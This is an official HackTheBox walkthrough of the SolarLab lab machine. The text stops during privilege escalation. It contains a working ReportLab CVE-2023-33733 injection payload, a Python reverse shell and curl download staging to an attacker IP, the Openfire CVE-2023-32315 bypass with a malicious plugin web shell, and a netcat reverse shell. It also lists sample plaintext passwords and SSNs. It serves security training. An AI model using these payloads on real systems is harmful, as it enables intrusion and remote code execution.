



HACKTHEBOX



SolarLab

15th Sep. 2024

Document No D24.100.303

Prepared By: amra

Machine Author: LazyTitan33

Difficulty: **Medium**

Classification: Official

Synopsis

SolarLab is a medium Windows machine that starts with a webpage featuring a business site. Moreover, an SMB share is accessible using a guest session that holds files with sensitive information for users on the remote machine. An attacker can extract valid credentials from this file and log in to a page allowing employees to fill out forms for company purposes. These forms are turned into PDFs using the `ReportLab` library, which is vulnerable to [CVE-2023-33733](#). After some exploit development/modification, the attacker can get code execution as the user `blake` on the remote machine. Further enumeration of the remote machine, reveals that `openfire` is installed and running locally. By using a SOCKS tunnel, the attacker can access the Administrator Console for Openfire. It turns out, that the version installed, is vulnerable to [CVE-2023-32315](#) which allows the attacker to bypass the authentication screen, upload a malicious plugin, and get code execution as the `openfire` user. The `openfire` user can read the logs from when the server was installed and extract all the necessary information to crack the Administrator's password and it turns out that this password is re-used for the local `Administrator` account.

Skills Required

- Enumeration
- Source Code Review
- Log review

Skills Learned

- Exploit modification
- Port forwarding
- Password Cracking

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.16 | grep ^[0-9] | cut -d '/' -f 1  
| tr '\n' ',' | sed s/,$/)/  
nmap -p$ports -sC -sV 10.10.11.16
```


PORT	STATE	SERVICE	VERSION
80/tcp	open	http	nginx 1.24.0
_http-server-header: nginx/1.24.0			
_http-title: SolarLab Instant Messenger			
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
6791/tcp	open	http	nginx 1.24.0
_http-server-header: nginx/1.24.0			
_http-title: Did not follow redirect to http://report.solarlab.htb:6791/			
Service Info: OS: windows; CPE: cpe:/o:microsoft:windows			

The initial Nmap output reveals that SMB is running on port `445` and an Nginx server is running on ports `80` and `6791`. Moreover, it reveals the hostname `solarlab.htb` and `report.solarlab.htb`. Thus, we modify our `/etc/hosts` file accordingly:

```
echo "10.10.11.16 solarlab.htb report.solarlab.htb" | sudo tee -a /etc/hosts
```

Nginx - Port 80


We begin our enumeration by visiting `http://solarlab.htb`. The page seems to display a promotion site about an Instant messaging application that will be launched:



Exploring the website a bit further, we find some potential usernames in the `ABOUT US` section, so let's take a note of these names.

Nginx - Port 6791

We continue our enumeration, by visiting `http://report.solarlab.htb:6791`.



We are presented with a login page for `ReportHub`. Since we don't have any valid pair of credentials, we take a note of the login page and we continue our enumeration process.

SMB - Port 445

```
nxc smb solarlab.htb -u 'guest' -p '' --shares
```

SMB	10.10.11.16	445	SOLARLAB	Share	Permissions
Remark					
SMB	10.10.11.16	445	SOLARLAB	----	-----

SMB	10.10.11.16	445	SOLARLAB	ADMIN\$	
Remote Admin					
SMB	10.10.11.16	445	SOLARLAB	C\$	
Default share					
SMB	10.10.11.16	445	SOLARLAB	Documents	READ
SMB	10.10.11.16	445	SOLARLAB	IPC\$	READ
Remote IPC					

Authenticating as `guest`, we have `READ` access to a non-default share called `Documents`. Let's check if there are any interesting files in that share.

```
impacket-smbclient guest@solarlab.htb -no-pass
```

```
# use Documents
# ls
drw-rw-rw-    0  Fri Apr 26 14:47:14 2024 .
drw-rw-rw-    0  Fri Apr 26 14:47:14 2024 ..
drw-rw-rw-    0  Fri Apr 26 14:41:57 2024 concepts
-rw-rw-rw-   278  Fri Nov 17 12:34:54 2023 desktop.ini
-rw-rw-rw-  12793  Fri Nov 17 12:34:54 2023 details-file.xlsx
drw-rw-rw-    0  Thu Nov 16 19:36:51 2023 My Music
drw-rw-rw-    0  Thu Nov 16 19:36:51 2023 My Pictures
drw-rw-rw-    0  Thu Nov 16 19:36:51 2023 My Videos
-rw-rw-rw-   37194  Fri Apr 26 14:44:18 2024 old_leave_request_form.docx

# get details-file.xlsx
# get old_leave_request_form.docx
```

The `details-file.xlsx` seems interesting because it holds some personal information related to some users as well as some passwords.


	A	B	C	D	E	F	G	H
1	Password File							
2								
3	Alexander's SSN	101-333	123-23-5424					
4	Claudia's SSN	A233J	820-378-3984					
5	Blake's SSN		739-1846-436					
6								
7	Site	Account#	Username	Password	Security Question	Answer	Email	Other information
8	Amazon.com	101-333	Alexander.knight@gmail.com	alksdhfewoiuh	What was your mother's maiden name?	Blue	Alexander.knight@gmail.com	
9	Pefcu	A233J	KAlexander	dkjafblkjadsfgl	What was your high school mascot	Pine Tree	Alexander.knight@gmail.com	
10	Chase		Alexander.knight@gmail.com	d398sadsknr390	What was the name of your first pet?	corvette	Claudia.springer@gmail.com	
11	Fidelity		blake.byte	ThisCanB3typedeasily1@	What was your mother's maiden name?	Helena	blake@purdue.edu	
12	Signa		AlexanderK	danenacia9234n	What was your mother's maiden name?	Poppyseed muffins	Alexander.knight@gmail.com	account number: 1925-47218-30
13			ClaudiaS	dadsfawe9dafkn	What was your mother's maiden name?	yellow crayon	Claudia.springer@gmail.com	account number: 3872-03498-45
14	Comcast	JHG3434						
15	Vectren	YUIO576						
16	Verizon	1111-5555-33						

Foothold

Now, that we have some credentials, we can focus on the login page we discovered on port `6791`. It seems that we have three plausible username formats.

Full email
First letter of Last name + First Name
First Name + First letter of Last Name
FirstName.LastName

Trying various combinations for the users we were able to log in using the credential pair
blakeb:ThisCanB3typedeasily1@



After we log in, we find a centralized employee portal for secure communication and we have options to fill out forms for `Leave Request`, `Training Request`, `Home Office Request`, and `Travel Approval`.

Let's start by filling out one of these forms. We can see that we have a character limit and we have to upload a signature:

Leave Request

Time Interval:

From: 2024-09-15

To: 2024-09-19

Contact Phone number:

1234567890

Justification:

B *I* U    H₁ H₂      *x*

This is a test

Upload Signature:

signature.jpeg

14/300 characters

Generate PDF

If we click on the **Generate PDF** option we are presented with a PDF Document that holds all the info we provided.



Leave Request

Time Interval:

2024-09-15 to 2024-09-19

Data Field:

1234567890

Justification:

This is a test

This document attests to the accuracy of the provided information, and by signing, the undersigned acknowledges and assumes responsibility for the veracity of the information herein.

Date

2024-09-19

Signed by management:



Looking at the document properties, we find some interesting information.

File name:	output.pdf
File size:	199 KB (203,675 bytes)
Title:	(anonymous)
Author:	(anonymous)
Subject:	(unspecified)
Keywords:	-
Creation Date:	9/19/2024, 9:05:21 PM
Modification Date:	9/19/2024, 9:05:21 PM
Creator:	(unspecified)
PDF Producer:	ReportLab PDF Library - www.reportlab.com
PDF Version:	1.4
Page Count:	1
Page Size:	210 × 297 mm (A4, portrait)
Fast Web View:	No
Close	

The PDF is generated using the `ReportLab` library. Looking around the web for disclosed vulnerabilities we find this [PoC](#) as well as [this](#) smaller one. Due to the character limit, unfortunately, we can't use either of these out of the box to test if the backend is vulnerable or not. Let's focus on the second PoC and start to trim it down as much as we can.

We start by removing any redundant spaces, new lines, and tabs and removing the `touch` command since we are dealing with a Windows machine. Moreover, the `word` is just a variable name, so we can simply replace that with `w`. It's the same thing with `orgTypeFun` so we can replace it with `o`. Also replace `self` with `s`, mutate with `m`, and mutate with `M` since the logic of the code would stay the same. We eventually reach 286 characters with the code below:

```
<font color="[[getattr(pow,W('__globals__'))['os'].system('')for w in[O('W',
(str,),{'M':1,'startswith':lambda
s,x:False, '__eq__':lambda s,x:s.m()and s.M<0 and str(s)==x,'m':lambda s:
{setattr(s,'M',s.M-1)}, '__hash__':lambda s:hash(str(s))}]]for o in
[type(type(1))]]and 'red'"]>t</font>
```

But, when we paste it on the form we get a character limit error.

Justification:

B I U **H1 H2**

<font color="[[getattr(pow,W('__globals__'))['os'].system('')for W in[O('W',(str,),{'M':1,'startswith':lambda
s,x:False, '__eq__':lambda s,x:s.m()and s.M<0 and str(s)==x,'m':lambda s:{setattr(s,'M',s.M-1)}, '__hash__':lambda s:hash(str(s))}]]for O in
[type(type(1))]]and 'red'"]>t

Upload Signature:

No file selected.

300/300 characters

Character limit exceeded. Please provide a concise justification!

Let's use `BurpSuite` and check the request in there.

```
Content-Disposition: form-data; name="user_input"

<p>&lt;font color="[[getattr(pow,W('__globals__'))['os'].system('')for W in[O('W',(str,),{'M':1,'startswith':lambda  
s,x:False, '__eq__':lambda s,x:s.m()and s.M<0 and str(s)==x,'m':lambda s:{setattr(s,'M',s.M-1)}, '__hash__':lambda s:hash(str(s))}]]for O in  
[type(type(1))]]and 'red'"]>t&lt;font&gt;</p>
-----327733858514309102074070900491--
```

It seems like the application is URL-encoding our payload and that's why we get the error even though our real characters are within limits. So, let's paste our payload in that request directly and let the server handle it.

```
Content-Disposition: form-data; name="user_input"

<font color="[[getattr(pow,W('__globals__'))['os'].system('')for W in[O('W',(str,),{'M':1,'startswith':lambda  
s,x:False, '__eq__':lambda s,x:s.m()and s.M<0 and str(s)==x,'m':lambda s:{setattr(s,'M',s.M-1)}, '__hash__':lambda s:hash(str(s))}]]for O in  
[type(type(1))]]and 'red'"]>t<font>
-----327733858514309102074070900491--
```

After we send the request through we get a red letter `t` meaning our payload worked and the backend library is indeed vulnerable.



Leave Request

Time Interval:

2024-09-15 to 2024-09-19

Data Field:

1234567890

Justification:

t

This document attests to the accuracy of the provided information, and by signing, the undersigned acknowledges and assumes responsibility for the veracity of the information herein.

Date

2024-09-19

Signed by management:



At this point, we need to think about our strategy to get a full reverse shell. Due to the character limitation, we would probably need to use a two-stage approach. In the first step, we are going to upload a reverse shell on the target machine, and in the second step, trigger that file. We know that `python` is installed on the machine, so we are going to create a file called `r` on our local machine with the following contents.

```
import os,socket,subprocess,threading;
def s2p(s, p):
    while True:
        data = s.recv(1024)
        if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()

def p2s(s, p):
    while True:
        s.send(p.stdout.read(1))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.4",9001))
```

```

p=subprocess.Popen(["powershell"], stdout=subprocess.PIPE,
stderr=subprocess.STDOUT, stdin=subprocess.PIPE)

s2p_thread = threading.Thread(target=s2p, args=[s, p])
s2p_thread.daemon = True
s2p_thread.start()

p2s_thread = threading.Thread(target=p2s, args=[s, p])
p2s_thread.daemon = True
p2s_thread.start()

try:
    p.wait()
except KeyboardInterrupt:
    s.close()

```

Then, we are going to start a web server in the same directory to host that file.

```

sudo python3 -m http.server 80

```

Next, we set up a listener on our local machine.

```

nc -lvnp 9001

```

Afterward, using **BurpSuite**, we are going to send the following payload to the server to grab the file and place it on the server.

```

<font color="[[getattr(pow,w('__globals__'))['os'].system('curl -o r
10.10.14.4/r')for w in[O('w',(str,),'M':1,'startswith':lambda
s,x:0,'__eq__':lambda s,x:s.m()and s.M<0 and str(s)==x,'m':lambda s:
{setattr(s,'M',s.M-1)},'__hash__':lambda s:hash(str(s))}]]for o
in[type(type(1))]]and 'r'"/>

```

Finally, using **BurpSuite** to modify the request, we are going to send the following payload to trigger the file we just placed.

```

<font color="[[getattr(pow,w('__globals__'))['os'].system('python r')for w
in[O('w',(str,),'M':1,'startswith':lambda s,x:0,'__eq__':lambda s,x:s.m()and
s.M<0 and str(s)==x,'m':lambda s:{setattr(s,'M',s.M-1)},'__hash__':lambda
s:hash(str(s))}]]for o in[type(type(1))]]and 'r'"/>

```

We have a shell as the **blake** user. We can use the following command to read the user flag **type**
C:\users\blake\desktop\user.txt.

Lateral Movement

Looking at the available users, we can see that there is a non-default user called **openfire**.

```
PS C:\Users\blake\Documents\app> net users
```

User accounts for \\SOLARLAB

Administrator	blake	DefaultAccount
Guest	openfire	WDAGUtilityAccount

Moreover, we can see an `openfire` folder on `C:\Program Files` but we can't access it as the user `blake`.

```
PS C:\Users\blake\Documents\app> ls "C:\Program Files"
```

Mode	LastWriteTime	Length	Name
d----	11/16/2023 9:39 PM		Common Files
d----	4/26/2024 4:39 PM		Internet Explorer
d----	11/17/2023 10:04 AM		Java
d----	11/16/2023 9:47 PM		Microsoft Update Health Tools
d----	12/7/2019 11:14 AM		ModifiableWindowsApps
d----	11/17/2023 2:22 PM		Openfire

<SNIP>

```
PS C:\Users\blake\Documents\app> ls "C:\Program Files\Openfire"
Access is denied.
```

Doing some online research, it turns out that [Openfire](#) is a real-time collaboration server. This means, that the server could be running on the remote machine. Let's check the listening ports:

```
PS C:\windows\temp> netstat -an
netstat -an
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:9090	0.0.0.0:0	LISTENING
TCP	127.0.0.1:9091	0.0.0.0:0	LISTENING

<SNIP>

We can see that `openfire` is probably running since port `9090` is the [Admin Console Port](#) for Openfire. At this point, we can use [Chisel](#) to set up a `SOCKS` tunnel so that we can access that internal admin console. We transfer `chisel.exe` to the remote machine:

```
cd C:\windows\temp
wget 10.10.14.4/chisel.exe -o chisel.exe
```

The `chisel.exe` binary needs to be in the same directory as your Python web server.


Then, we set up a chisel server on our local machine.

```
./chisel server --reverse -p 8000
```

Finally, we establish the SOCKS tunnel.

```
.\chisel.exe client 10.10.14.4:8000 R:socks
```

Now, using the socks5 proxy 127.0.0.1:1080 on our browser, we can access the Openfire Admin Console on <http://127.0.0.1:9090>.




Trying the credentials we have gathered, yields no results so we turn our attention elsewhere. We can see that the version of the application is 4.7.4. Looking for openfire vulnerabilities, we discover that [CVE-2023-32315](#) is affecting the version that's installed on the server. Some further research lands us on [this](#) [GitHub](#) repo which includes the exploit that will let us bypass the login screen but also gives us the required files and instructions on how to achieve remote code execution through openfire once we are logged in. So let's start our attack by cloning the repo on our machine and following the instructions:

```
git clone https://github.com/miko550/CVE-2023-32315
cd CVE-2023-32315
pip3 install -r requirements.txt

proxychains -q python3 CVE-2023-32315.py -t http://127.0.0.1:9090


<SNIP>
[.] Checking target: http://127.0.0.1:9090
Successfully retrieved JSESSIONID: node0asmt11cisdj89kvpavp0o8fw1.node0 + csrf:
JpTfc1QPjZT59tn
User added successfully: url: http://127.0.0.1:9090 username: q51nr password:
dwad5a
```

Let's try to log in with the credentials `q51nr:dwad5a` to check whether the attack worked or not.



The screenshot shows the Openfire Admin Console interface. The top navigation bar includes tabs for Server, Users/Groups, Sessions, Group Chat, and Plugins. The left sidebar lists various server management options. The main content area displays the 'Server Information' tab, which includes an update notification for version 4.8.1, server properties (uptime, version, directory), and environment details (Java version, appserver, host name, OS, locale, and memory usage). A right-hand panel shows 'Ignite Realtime News' with a message that the feed is currently unavailable.

We were able to log in to the `Openfire Admin Console`. Let's continue to follow the instructions and upload the malicious plugin. We navigate to `Plugins`.




The screenshot shows the 'Plugins' tab in the Openfire Admin Console. It displays a table of currently installed plugins. Below the table, there is an 'Upload Plugin' section with a 'Browse...' button and an 'Upload Plugin' button.

Plugins	Description	Version	Author	Restart	Delete
Search	Provides support for Jabber Search (XEP-0055)	1.7.3	Ryan Graham		


Upload Plugin
 Plugin files (.jar) can be uploaded directly by using the form below.
 No file selected.

We click on `Browse...` we select the `openfire-management-tool-plugin.jar` from the repo we cloned and we click `Upload Plugin`.


Then, we go to the `server` tab and we click on the `server setting` tab.



Finally, we click on the `Management Tool` option.



We type the password `123` and we get a webshell.



We have code execution as the user `openfire`.

Privilege Escalation

Before we start looking for ways to increase our privileges it would be nice to get a reverse shell as the user `openfire`. We can use [nc64.exe](#) to get a reverse shell.

We set up a listener on our local machine.

```
r1wrap nc -lvnp 9001
```

Then, we use the following command on the web shell to transfer the `nc64.exe` binary to the remote target.

```
powershell.exe "wget 10.10.14.4/nc64.exe -o nc64.exe"
```

The `nc64.exe` binary needs to be in the same directory as your Python web server.

Finally, we get a reverse shell by issuing the following command on the webshell.

```
nc64.exe -e powershell 10.10.14.4 9001
```

We get a callback on our listener.

```
PS C:\Program Files\Openfire\bin> whoami  
  
solarlab\openfire
```

Now, we can enumerate the `openfire` installation directory.

```
